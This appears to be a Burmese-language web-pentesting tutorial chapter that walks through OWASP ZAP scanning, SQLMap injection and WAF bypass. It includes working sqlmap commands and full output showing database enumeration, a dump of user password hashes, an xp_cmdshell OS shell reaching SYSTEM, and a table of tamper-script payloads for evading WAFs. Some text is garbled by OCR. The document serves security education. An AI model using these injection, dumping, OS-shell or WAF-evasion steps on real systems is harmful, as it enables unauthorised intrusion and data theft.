
දා (ශ-22) OWASP ZAP න් තුළ Options ගෙවා ඇති ප්‍රාග්ධනයක් යුතු වේ.

အဲဒီနောက် Vulnerabilities များကို ရှာဖွေရန်အတွက်သက်ဆိုင်ရာ Scan Policy ကိုလည်း Analyse ဆိတဲ့ Menu မှ Scan Policy ကိုသွားပြီး မိမိထိကြိုက်ပြောင်းလဲပေးနိုင်ပါတယ်။




ပုံ (၂၃၄) Scan Policy အတွက် Plugin များရွေးချယ်ပေးခြင်း

ZAP ကို အသုံးပြုပြီး Scanning ပြည်ဖို့အတွက် Burp Proxy မှာတုန်းကလိုပဲ မိမိ Browser ရဲ့ Proxy မှာ **127.0.0.1:8080** ထည့်ပေးဖို့လိုပါတယ်။ အဲဒီနောက် Target ဝဘ်ဆိုင်ကို အဲဒီ Browser ကနေ ဖွင့်ကြည့်လိုက်မယ်ဆိုရင် ZAP ရဲ့ ဘယ်ဘက်ထောင့်မှာ ပေါ်လာမှာဖြစ်ပါတယ်။ Scan ပြည်ဖို့အတွက် Target URL ကို Right Click ပြည်ပြီး **Spider Site** ပြည်လိုက်ပါ။ Directory တွေနဲ့ URL တွေကို Crawling ပြည်သွားပါလိမ့်မယ်။ အဲဒီနောက် မှာတော့ Target URL ကို Right Click ပြည်ပြီး **Active Scan Site** ပြည်ရမှာဖြစ်ပါတယ်။



ပုံ (၅-၃၅) Target ဝဘ်ဆိုင်အား Active Scan ပြည်ခြင်း

လက်ရှိပြည်ဖော်တဲ့ Scan Progress ကို **Active Scan Tab** မှာရှိတဲ့ Monitor Icon မှနေပြီး ကြည့်ရှုနိုင်ပါတယ်။



### နှောက်ဆုံးအနေနဲ့ Scanning ပြီးဆုံးသွားပြီဆိုပါက Alerts ဆိုတဲ့ Tab မှာ Target ဝဘ်ဆိုင်ရဲ့ Vulnerabilities များကို အခုလုပ်မျိုးမြင်တွေ. ရမှာဖြစ်ပါတယ်။

SQL Injection

- URL: http://192.168.2.47/bWAPP/sql\_3.php
- Risk: High
- Reliability: Warning
- Parameter: login
- Attack: bee' OR '1'='1 -
- Evidence: bee' OR '1'='1 -
- CWE Id: 89
- WASC: 19
- Description:

### နှောက်ဆိုင်ရဲ့ Target ဝဘ်ဆိုင်၏ Vulnerabilities များအားမြင်တွေ. ရပဲ

## The Art of SQLMap

SQLMap ဆိုတဲ့ Automated SQL Injection Tool တစ်ခုဖြစ်ပါတယ်။ Burp Suite မှာတုန်းကလို Manual နဲ့ ပေါင်းစပ်အသုံးပြုရတာမျိုး မဟုတ်ဘူး။ သူအတွက်လိုအပ်တဲ့ Options လေးတွေကိုထည့်ပေးလိုက်တာနဲ့ အဲထွေးကျယ်ကောင်းတဲ့ Movie ဆန်ဆန် သူအစွမ်းတွေကို တွေ့ရှိရမှာဖြစ်ပါတယ်။ သူနဲ့သက်ဆိုင်တဲ့ Options Lists တွေကို **sqlmap --help** ဆိုပြီး Terminal မှာ ရိုက်ထည့်ပြီး ကည့်ရှုနိုင်ပါတယ်။

SQLMap ကိုအသုံးပြု၍ Web Application Exploitation ပြလုပ်ဖို့အတွက် Target URL ကို **-u** ဆိုတဲ့ Option နောက်ကနေ ထည့်ပေးဖို့လိုပါတယ်။ Target URL ဆိုတဲ့နေရာမှာလည်း အောက်မှာပြထားတဲ့အတိုင်း URL

```
“http://hostname/file[?param=value]”
```

အပြည့်အစုံကို ထည့်ပေးရမှာဖြစ်ပါတယ်။

```
#sqlmap -u "http://target.com/member.php?id=2"
```

အကယ်၍ Target URL မှာ Parameter ဟာ တစ်ခုထက်ပိုပြီးရှိနေခဲ့မယ် ဆိုရင် Vulnerable ဖြစ်တဲ့ Parameter နေရာကို **-p** ဆိုတဲ့ Option နဲ့ တွဲပေးဖို့လိုပါတယ်။ သဘောကတော့ ဒီနေရာမှာ Vulnerable ပြစ်တယ်လို့ ဆိုလိုချင်တာပါ။

```
#sqlmap -u "http://target.com/member.php?id=2&profile=2" -p "id"
```

နောက်ထပ်တစ်ခုအနေနဲ့ **-p** Option ကို မသုံးဘဲ (\*) သက်တလေးကိုလည်း Vulnerable Parameter နေရာမှာထည့်ပေးလို့လည်းရပါတယ်။

```
#sqlmap -u "http://target.com/member.php?id=2*&profile=2"
```

နောက်ထပ်တစ်ခုကတော့ Target Web Application ရဲ့ Backend Database System ကို အတိအကျိုးထိတယ်ဆိုရင် **--dbms** ဆိုတဲ့ Option နောက်မှာထည့်ပေးလို့ ရပါတယ်။

```
#sqlmap -u "http://target.com/member.php?id=2&profile=2" -p "id" --dbms=mysql
```

SQLMap ကို အသုံးပြု၍ Web Application Exploitation ကို စတင်ဖို့အတွက် Discovery အဆင့်မှာတွေ့ရှိထားတဲ့ Vulnerable ရှိတဲ့ Target Website ရဲ့ Parameter နေရာကို **-p** Option ကို အသုံးပြု၍ထည့်ပေးလိုက်ပါ။ SQLMap

ဟာသတ်မှတ်ပေးထားတဲ့ Parameter နေရာမှာ SQL Injection Vulnerable ရှိ၊ မရှိဆိတ်ကို စစ်ဆေးပါလိမ့်မယ်။ အဲဒီလိုစစ်ဆေးတဲ့နေရာမှာလည်း၊ ရှိုးရှိုး Error Based SQL Injection Vulnerability အပြင် Advanced SQL Injection Vulnerabilities တွေဖြစ်တဲ့ Boolean-based Blind လား၊ Time-based Blind လား၊ Stack Queries လားစတဲ့ SQLi အမျိုးအစားများကိုလည်း စစ်ဆေးပေးနိုင် ပါတယ်။

```
#sqlmap -u "http://target.com/sql_injection_2.php?movie=2&action=go" -p "movie"
```

```
sqlmap/1.0-dev - automatic SQL injection and database
takeover tool
http://sqlmap.org
```

```
[*] starting at 22:40:52
```

```
[22:40:52] [INFO] resuming back-end DBMS 'mysql'
[22:40:52] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total
of 0 HTTP(s) requests:
```

```
---
```

```
Place: GET
```

```
Parameter: movie
```

```
Type: boolean-based blind
```

```
Title: AND boolean-based blind - WHERE or HAVING clause
```

```
Payload: movie=2 AND 1938=1938&action=go
```

```
Type: error-based
```

```
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING
clause
```

```
Payload: movie=2 AND (SELECT 7390 FROM(SELECT
COUNT(*),CONCAT(0x7172706671,(SELECT (CASE WHEN (7390=7390)
THEN 1 ELSE 0 END)),0x716f706371,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)&action=go
```

```
Type: UNION query
```

```
Title: MySQL UNION query (NULL) - 6 columns
```

```
Payload: movie=-6083 UNION ALL SELECT
```

```
NULL,NULL,NULL,NULL,CONCAT(0x7172706671,0x4558465a724d76424270,
0x716f706371),NULL#&action=go
```

Brought To You By UGMH

```
Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: movie=2 AND SLEEP(5)&action=go
---
[22:40:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.2.22, PHP 5.4.4
back-end DBMS: MySQL 5.0
[22:40:52] [INFO] fetched data logged to text files under
'/usr/share/sqlmap/output/www.target.com'

[*] shutting down at 22:40:52
```

အဲဒီလို SQLi Vulnerabilities အမျိုးအစားများကို စစ်ဆေးပြီး ရရှိလာတဲ့ Result အပေါ်မူတည်ပြီးတော့၊ ဘယ် Attack Technique ကို အသုံးပြုမလဲဆိုတာ ကို ရွေးချယ်ပေးနိုင်ပါတယ်။ အဲဒီလိုရွေးချယ်ဖို့အားကုန် **--technique** ဆိုတဲ့ Option ကို သက်ဆိုင်ရာ Arguments (**B,E,U,S,T,Q**) များနဲ့တွဲဖက်ပြီး အသုံးပြုရမှာဖြစ်ပါတယ်။ အဲဒီ Arguments အမျိုးအစားတွေကတော့

- B: Boolean-based blind
- E: Error-based
- U: Union query-based
- S: Stack queries
- T: Time-based blind
- Q: Inline queries

တို့ပဲဖြစ်ပါတယ်။

**ဥပမာ။** မှ Error-based technique ကို အသုံးပြုပြီး Exploit ပြလုပ်မယ်ဆိုပါက **--technique E** ဆိုပြီးရွေးချယ်ပေးရမှာဖြစ်ပါတယ်။ အဲဒီလိုမရွေးချယ်ဘဲ SQLMap ရဲ့ Default အတိုင်း အသုံးပြုမယ်ဆိုရင်လည်းသုံးနိုင်ပါတယ်။

အထက်မှာဖော်ပြန့်တဲ့ Options တွေရဲ့ အသုံးဝင်ပုံကို သိရှိပြီဆိုရင်တော့ Target Web Application ရဲ့ Database Entries တွေကိုရယူမယ့် Options တွေရဲ့ အကြောင်းကို ဖော်ပြပေးမှာဖြစ်ပါတယ်။ Database Entries တစ်ခုလုံးကို ရယူဖို့

အတွက် ပထမဦးဆုံးအနေနဲ့ Current Database Name ကို သိရှိဖို့လိပါတယ်။ ဒါကြောင့် လက်ရှိချိတ်ဆက်ထားတဲ့ Database Name ကို သိရှိဖို့အတွက် -- **current-db** ဆိုတဲ့ Option ကို အသုံးပြုရမှာဖြစ်ပါတယ်။

```
#sqlmap -u "http://target.com/sql_2.php?movie=2&action=go" -p "movie" --current-db --technique E
```

```
sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org
```

[\*] starting at 22:41:04

```
[22:41:04] [INFO] resuming back-end DBMS 'mysql'
[22:41:04] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total
of 0 HTTP(s) requests:
```

---

Place: GET

Parameter: movie

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause

Payload: movie=2 AND (SELECT 7390 FROM(SELECT COUNT(\*),CONCAT(0x7172706671,(SELECT (CASE WHEN (7390=7390) THEN 1 ELSE 0 END)),0x716f706371,FLOOR(RAND(0)\*2))x FROM INFORMATION\_SCHEMA.CHARACTER\_SETS GROUP BY x)a)&action=go

---

[22:41:04] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Debian

web application technology: Apache 2.2.22, PHP 5.4.4

back-end DBMS: MySQL 5.0

[22:41:04] [INFO] fetching current database

[22:41:04] [INFO] resumed: targetdb

**current database:** 'targetdb'

```
[22:41:04] [INFO] fetched data logged to text files under
'/usr/share/sqlmap/output/www.target.com'
```

[\*] shutting down at 22:41:04

အဲဒီနောက်ရရှိလာတဲ့ Database မှ Tables များကို **--tables** ဆိုတဲ့ Option ကိုအသုံးပြုပြီး ဆွဲထုတ်ရယူရမှာဖြစ်ပါတယ်။ အဲဒီလို Tables များကိုရယူတဲ့အခါမှာ သူ့ရဲ့ Database Name ကိုလည်း **-D** ဆိုတဲ့ Option နောက်မှာထည့်ပေးဖို့လိုပါတယ်။

```
#sqlmap -u "http://target.com/sqli_2.php?movie=2&action=go" -p "movie" -D targetdb --tables --technique E
```

```
sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org
```

```
[*] starting at 22:41:16

[22:41:16] [INFO] resuming back-end DBMS 'mysql'
[22:41:16] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total
of 0 HTTP(s) requests:
---
Place: GET
Parameter: movie
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING
clause
Payload: movie=2 AND (SELECT 7390 FROM(SELECT
COUNT(*),CONCAT(0x7172706671,(SELECT (CASE WHEN (7390=7390)
THEN 1 ELSE 0 END)),0x716f706371,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)&action=go
---
[22:41:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.2.22, PHP 5.4.4
back-end DBMS: MySQL 5.0
[22:41:16] [INFO] fetching tables for database: 'targetdb'
[22:41:17] [INFO] the SQL query used returns 4 entries
[22:41:17] [INFO] resumed: blog
[22:41:17] [INFO] resumed: heroes
[22:41:17] [INFO] resumed: movies
[22:41:17] [INFO] resumed: users
```

```

Database: targetdb
[4 tables]
+-----+
| blog   |
| heroes |
| movies |
| users  |
+-----+
[22:41:17] [INFO] fetched data logged to text files under
'/usr/share/sqlmap/output/www.target.com'

[*] shutting down at 22:41:17

```

ရနိုလာတဲ့ Tables များထဲမှ သက်ဆိုင်ရာအလိုက် Columns များကို --columns ဆိုတဲ့ Option ကိုအသုံးပြုပြီး ရယူရမှာဖြစ်ပါတယ်။ အဲဒီလို Columns များကိုရယူတဲ့နေရာမှာ Database Name အပြင်၊ ရယူလိုသော Column နဲ့Tables Name ကိုလည်း -T ဆိုတဲ့ Option နောက်မှာထည့်ပေးရမှာဖြစ်ပါတယ်။

```
#sqlmap -u "http://target.com/sqlinjection2.php?movie=2&action=go" -p "movie" -D
targetdb -T users --columns --technique E
```

*Brought To You BY UGMI*

```

sqlmap/1.0-dev - automatic SQL injection and database
takeover tool
http://sqlmap.org

```

```

[*] starting at 22:41:26
[22:41:26] [INFO] resuming back-end DBMS 'mysql'
[22:41:26] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total
of 0 HTTP(s) requests:
---
Place: GET
Parameter: movie
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING
clause
Payload: movie=2 AND (SELECT 7390 FROM(SELECT
COUNT(*),CONCAT(0x7172706671,(SELECT (CASE WHEN (7390=7390)

```

```

THEN 1 ELSE 0 END)),0x716f706371,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)&action=go
---
[22:41:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.2.22, PHP 5.4.4
back-end DBMS: MySQL 5.0
[22:41:26] [INFO] fetching columns for table 'users' in
database 'targetdb'
[22:41:26] [INFO] the SQL query used returns 9 entries
[22:41:26] [INFO] resumed: id
[22:41:26] [INFO] resumed: int(10)
[22:41:26] [INFO] resumed: login
[22:41:26] [INFO] resumed: varchar(100)
[22:41:26] [INFO] resumed: password
[22:41:26] [INFO] resumed: varchar(100)
[22:41:26] [INFO] resumed: email
[22:41:26] [INFO] resumed: varchar(100)
[22:41:26] [INFO] resumed: secret
[22:41:26] [INFO] resumed: varchar(100)
[22:41:26] [INFO] resumed: activation_code
[22:41:26] [INFO] resumed: varchar(100)
[22:41:26] [INFO] resumed: activated
[22:41:26] [INFO] resumed: tinyint(1)
[22:41:26] [INFO] resumed: reset_code
[22:41:26] [INFO] resumed: varchar(100)
[22:41:26] [INFO] resumed: admin
[22:41:26] [INFO] resumed: tinyint(1)

```

**Database: targetdb**

**Table: users**

[9 columns]

Column	Type
activated	tinyint(1)
activation_code	varchar(100)
admin	tinyint(1)
email	varchar(100)
id	int(10)
login	varchar(100)
password	varchar(100)
reset_code	varchar(100)
secret	varchar(100)

```
[22:41:26] [INFO] fetched data logged to text files under
'/usr/share/sqlmap/output/www.target.com'
[*] shutting down at 22:41:26
```

အဲဒီနောက်ရရှိလာတဲ့ Column Names များထဲမှ Data Entries များကိုရယူ  
ရန်အတွက် -C ဆိုတဲ့ Option နောက်မှာရယူလိုတဲ့ Column Names များကို  
ထည့်ပြီး --dump ဆိုတဲ့ Option ကို အသုံးပြုကာ Data Entries များကိုရယူနိုင်  
ပါတယ်။

```
#sqlmap -u "http://target.com/sql_injection_2.php?movie=2&action=go" -p
"movie" -D targetdb -T users -C id,login,password --dump --technique
E
```

sqlmap/1.0-dev - automatic SQL injection and database  
takeover tool  
<http://sqlmap.org>

```
[*] starting at 22:41:38
```

```
[22:41:39] [INFO] resuming back-end DBMS 'mysql'  

[22:41:39] [INFO] testing connection to the target URL  

sqlmap identified the following injection points with a total  

of 0 HTTP(s) requests:  

---  

Place: GET  

Parameter: movie  

Type: error-based  

Title: MySQL >= 5.0 AND error-based - WHERE or HAVING  

clause  

Payload: movie=2 AND (SELECT 7390 FROM(SELECT  

COUNT(*),CONCAT(0x7172706671,(SELECT (CASE WHEN (7390=7390)  

THEN 1 ELSE 0 END)),0x716f706371,FLOOR(RAND(0)*2))x FROM  

INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)&action=go  

---  

[22:41:39] [INFO] the back-end DBMS is MySQL  

web server operating system: Linux Debian  

web application technology: Apache 2.2.22, PHP 5.4.4  

back-end DBMS: MySQL 5.0  

[22:41:39] [INFO] fetching columns 'id, login, password' for  

table 'users' in database 'targetdb'  

[22:41:39] [INFO] the SQL query used returns 3 entries  

[22:41:39] [INFO] resumed: id
```

```
[22:41:39] [INFO] resumed: int(10)
[22:41:39] [INFO] resumed: login
[22:41:39] [INFO] resumed: varchar(100)
[22:41:39] [INFO] resumed: password
[22:41:39] [INFO] resumed: varchar(100)
[22:41:39] [INFO] fetching entries of column(s) 'id, login,
password' for table 'users' in database 'targetdb'
[22:41:39] [INFO] the SQL query used returns 3 entries
[22:41:39] [INFO] resumed: 1
[22:41:39] [INFO] resumed: administrator
[22:41:39] [INFO] resumed:
f494a6bb2db46bc9be853cb4d345edd599b80ae9
[22:41:39] [INFO] resumed: 2
[22:41:39] [INFO] resumed: bee
[22:41:39] [INFO] resumed:
6885858486f31043e5839c735d99457f045affd0
[22:41:39] [INFO] resumed: 3
[22:41:39] [INFO] resumed: admin
[22:41:39] [INFO] resumed:
e89f9749b6849ad2633909ac52168224a85ccdf5
```

**Database: targetdb**

**Table: users**

**[3 entries]**

id	login	password
1	administrator	f494a6bb2db46bc9be853cb4d345edd599b80ae9
2	bee	6885858486f31043e5839c735d99457f045affd0
3	admin	e89f9749b6849ad2633909ac52168224a85ccdf5

```
[22:42:07] [INFO] fetched data logged to text files under
'/usr/share/sqlmap/output/www.target.com'
```

[\*] shutting down at 22:42:07

နောက်ထပ် SQLMap ရဲအရေးပါတဲ့ Option တစ်ခုကတော့ Custom SQL Statement တွေကို အသုံးပြန်စိုင်တဲ့ **--sql-query** ဆိုတဲ့ Option ပဲဖြစ်ပါတယ်။ Data Entries တွေအရမ်းကိုများတဲ့အခါမျိုးတွေမှာ အလွန်ကိုအသုံးဝင်ပါတယ်။

**ဥပမာ။** ■ Users ပေါင်းမောက်မှားစွာရှိတဲ့ Site ထဲမှ Admin User တစ်ခုရဲ့ Data Entries တွေကိုပဲ လိုချင်တဲ့အခါမျိုးတွေမှာ User Tables တစ်ခုလုံးကို

Dump လုပ်နေစရာမလိုဘဲ အချိန်ကုန်သက်သာစွာနဲ့ Custom SQL Statement ကို အသုံးပြုပြီးရယူနိုင်ပါတယ်။

```
#sqlmap -u "http://target.com/member.php?id=2&profile=2" -p "id" -D target_db --sql-query "SELECT * from users where id=1"
```

SQLMap ဟာ Back-end Database ကိုသာမက Operating System တစ်ခုလုံးကိုထိန်းချုပ်နိုင်တဲ့ Options များလည်းပါရှိပါတယ်။ အဲဒီ Options များထဲကမှ Interactive Operating System Shell ဖြစ်တဲ့ **--os-shell** ဆိုတဲ့ Shell ကတော့ MS SQL Server ရဲ့ *xp\_cmdshell* မှတဆင့် OS ကို အလိုဂျိုယလိုထိန်းချုပ်နိုင်ပါတယ်။ ဒါပေမဲ့ Superuser တစ်ယောက်လိုထိန်းချုပ်နိုင်စွဲအတွက် ကတော့ လက်ရှိ Database User ဟာ DBA ဖြစ်နေဖို့လိုပါတယ်။ DBA User ဟုတ်၊ မဟုတ်ကိုတော့ **--is-dba** ဆိုတဲ့ Option မှာအသုံးပြုပြီးစစ်ဆေးကြည့်နိုင်ပါတယ်။

```
# sqlmap -u "http://www.target.com/member.aspx?id=-1" --os-shell --hex
```

sqlmap/1.0-dev - automatic SQL injection and database takeover tool

<http://sqlmap.org>

```
[*] starting at 00:27:32
[00:27:33] [INFO] resuming back-end DBMS 'microsoft sql server'
[00:27:34] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
```

Place: GET

Parameter: id

Type: UNION query

Title: Generic UNION query (NULL) - 7 columns

Payload: id=-1' UNION ALL SELECT

NULL,CHAR(58)+CHAR(112)+CHAR(108)+CHAR(119)+CHAR(58)+CHAR(88)+CHAR(72)+CHAR(76)+CHAR(78)+CHAR(111)+CHAR(116)+CHAR(80)+CHAR(116)+CHAR(86)+CHAR(65)+CHAR(58)+CHAR(106)+CHAR(97)+CHAR(109)+CHAR(58),NULL,NULL,NULL,NULL--

--

[00:27:34] [INFO] the back-end DBMS is Microsoft SQL Server

web server operating system: Windows 2003

web application technology: ASP.NET, Microsoft IIS 6.0, ASP.NET 2.0.50727

back-end DBMS: Microsoft SQL Server 2005

[00:27:34] [INFO] testing if current user is DBA

[00:27:35] [INFO] testing if xp\_cmdshell extended procedure is usable

[00:27:36] [WARNING] reflective value(s) found and filtering out

[00:27:36] [INFO] the SQL query used returns 1 entries

[00:27:37] [INFO] retrieved: "1"

[00:27:37] [INFO] xp\_cmdshell extended procedure is usable

[00:27:37] [INFO] going to use xp\_cmdshell extended procedure for operating system command execution

[00:27:37] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER

**os-shell>**

**os-shell> whoami**

do you want to retrieve the command standard output? [Y/n/a] **Y**

[00:28:05] [INFO] the SQL query used returns 1 entries

[00:28:06] [INFO] retrieved: "nt authority\\system"

command standard output [1]:

**[\*] nt authority\system**

**os-shell>**

## Bypassing Web Application Firewalls

PenTest ပြည်တဲ့အခါမှာ Firewall Rules တွေ၊ IDS/IPS Rules တွေကို ရှောင်ရှားနိုင်ဖို့လိုပါတယ်။ WAFs တွေဟာလည်း Web Application PenTesting ပြည်တဲ့အခါ မလွှဲမသေ့ကြံတွေ့ရမယ့် အရာတွေပဲဖြစ်ပါတယ်။ အဲဒီလိုကြံတွေ့လာရတဲ့အခါမှာ ကျော်လွှားနိုင်ဖို့အတွက် SQLMap မှာ Tamper ဆိုတဲ့ Scripts တွေပါဝင်ပါတယ်။ WAF Bypass ပြည်နိုင်တဲ့ Tamper Scripts ပေါင်း (၆၀) ကျော် ပါဝင်ပါတယ်။ အဲဒီ Tamper Scripts တွေကို အောက်မှာပြထားတဲ့ Command နဲ့ ကည့်ရှုနိုင်ပါတယ်။

```
root@infosec:~# ls -la /usr/share/sqlmap/tamper/
total 248
drwxr-xr-x 2 root root 4096 Jul 30 22:25 .
drwxr-xr-x 14 root root 4096 Jul  9 00:36 ..
-rw-r--r-- 1 root root 799 Jul  5 12:15 apostrophemask.py
-rw-r--r-- 1 root root 503 Jul  5 12:14 apostrophenullencode.py
-rw-r--r-- 1 root root 771 Jul  5 12:15 appendnullbyte.py
-rw-r--r-- 1 root root 480 Jul  5 12:14 base64encode.py

-rw-r--r-- 1 root root 1241 Jul 26 00:34 sp_password.pyc
-rw-r--r-- 1 root root 489 Jul  5 12:15 unionalltounion.py
-rw-r--r-- 1 root root 1127 Jul  5 12:15 unmagicquotes.py
-rw-r--r-- 1 root root 1619 Jul  5 12:15 versionedkeywords.py
-rw-r--r-- 1 root root 2338 Jul 10 02:06 versionedkeywords.pyc
-rw-r--r-- 1 root root 1759 Jul  5 12:15 versionedmorekeywords.py
-rw-r--r-- 1 root root 2490 Jul 10 02:05 versionedmorekeywords.pyc
.....
root@infosec:~#
```

SQLMap မှာ Tamper Scripts တွေကို အသုံးပြုဖို့အတွက် **--tamper** ဆိုတဲ့ Option ကိုအသုံးပြုရပါတယ်။ အဲဒီ Tamper Scripts တွေထဲကမှ Modsecurity ကို Bypass ပြည်နိုင်တဲ့ Tamper အသုံးပြုပဲကို ဖော်ပြပေးလိုက်ပါတယ်။

```
#sqlmap -u "http://target.com/member.php?id=2&profile=2" -p "id" -D target_db --tables --tamper "modsecurityzeroversioned.py" --technique E
```

Bypassing ပြည်ရန်အတွက် WAFs အမျိုးအစားအပေါ်မှတည်ပြီး Tamper Scripts ကို မှန်ကန်စွာရွေးချယ်အသုံးပြနိုင်စေရန်အတွက် သူရဲ့ အလုပ်လုပ်ဆောင်ပုံတွေကို ရင်းလင်းချက်များနှင့်တကွ ဖော်ပြပေးလိုက်ပါတယ်။

## SQLMap's Tamper Scripts

Name	Description	Example
apostrophemask.py	Replaces apostrophe character with its UTF-8 full width counterpart	'1 AND %EF%BC%871%EF%BC%87=%EF%BC%871'
apostrophenullencode.py	Replaces apostrophe character with its illegal double unicode counterpart	'1 AND %271%27=%271'
appendnullbyte.py	Appends encoded NULL byte character at the end of payload	'1 AND 1=1'
base64encode.py	Base64 all characters in a given payload	'MScgQU5EIFNMRUVQKDUpIw=='
between.py	Replaces greater than operator ('>') with 'NOT BETWEEN 0 AND #'	'1 AND A NOT BETWEEN 0 AND B--'
bluecoat.py	Replaces space character after SQL statement with a valid random blank character. Afterwards replace character = with LIKE operator	'SELECT%09id FROM users where id LIKE 1'
chardoubleencode.py	Double url-encodes all characters in a given payload (not processing already encoded)	'%2553%2545%254C%2545%2543%2554%2520%2546%2549%2545%254C%2544%2520%2546%2552%254F%25'

		4D%2520%2554%2541%2542%254C%2545'
charencode.py	Url-encodes all characters in a given payload (not processing already encoded)	'%53%45%4C%45%43%54%20%46%49%45%4C%44%20%46%52%4F%4D%20%54%41%42%4C%45'
charunicodeencode.py	Unicode-url-encodes non-encoded characters in a given payload (not processing already encoded)	'%u0053%u0045%u004C%u0045%u0043%u0054%u0020%u0046%u0049%u0045%u004C%u0044%u0020%u0046%u0052%u004F%u004D%u0020%u0054%u0041%u0042%u004C%u0045'
equaltolike.py	Replaces all occurrences of operator equal ('=') with operator 'LIKE'	'SELECT * FROM users WHERE id LIKE 1'
greatest.py	Replaces greater than operator ('>') with 'GREATEST' counterpart	'1 AND GREATEST(A,B+1)=A'
halfversionedmorekeywords.py	Adds versioned MySQL comment before each keyword	"value'/*!0UNION/*!0ALL/*!0SELECT/*!0CONCAT(/*!0CHAR(58,107,112,113,58),/*!0IFNULL(CAST(/*!0CURRENT_USER()/*!0AS/*!0CHAR),/*!0CHAR(32)),/*!0CHAR(58,97,110,121,58)),/*!0NULL,/*!0NULL#/*!0AND 'QDWa='QDWa"
ifnull2ifisnull.py	Replaces instances like 'IFNULL(A, B)' with 'IF(ISNULL(A), B, A)'	'IF(ISNULL(1),2,1)'
modsecurityversioned.py	Embraces complete query with versioned comment	'1 /*!30874AND 2>1*/--'
modsecurityzeroversioned.py	Embraces complete query with zero-versioned comment	'1 /*!00000AND 2>1*/--'
multiplespaces.py	Adds multiple spaces around SQL keywords	'1 UNION SELECT foobar'
nonrecursivereplacement.py	Replaces predefined SQL keywords with representations suitable for replacement (e.g. .replace("SELECT", ""))	'1 UNIOUNIONN SELESELECTCT 2--'

	filters	
percentage.py	Adds a percentage sign ('%') infront of each character	'%S%E%L%E%C%T %F%I%E%L%D %F%R%O%M %T%A%B%L%E'
randomcase.py	Replaces each keyword character with random case value	'INSeRt'
randomcomments.py	Add random comments to SQL keywords	'I/**/N/**/SERT'
securesphere.py	Appends special crafted string	"1 AND 1=1 and '0having'='0having"
sp_password.py	Appends 'sp_password' to the end of the payload for automatic obfuscation from DBMS logs	'1 AND 9227=9227--sp_password'
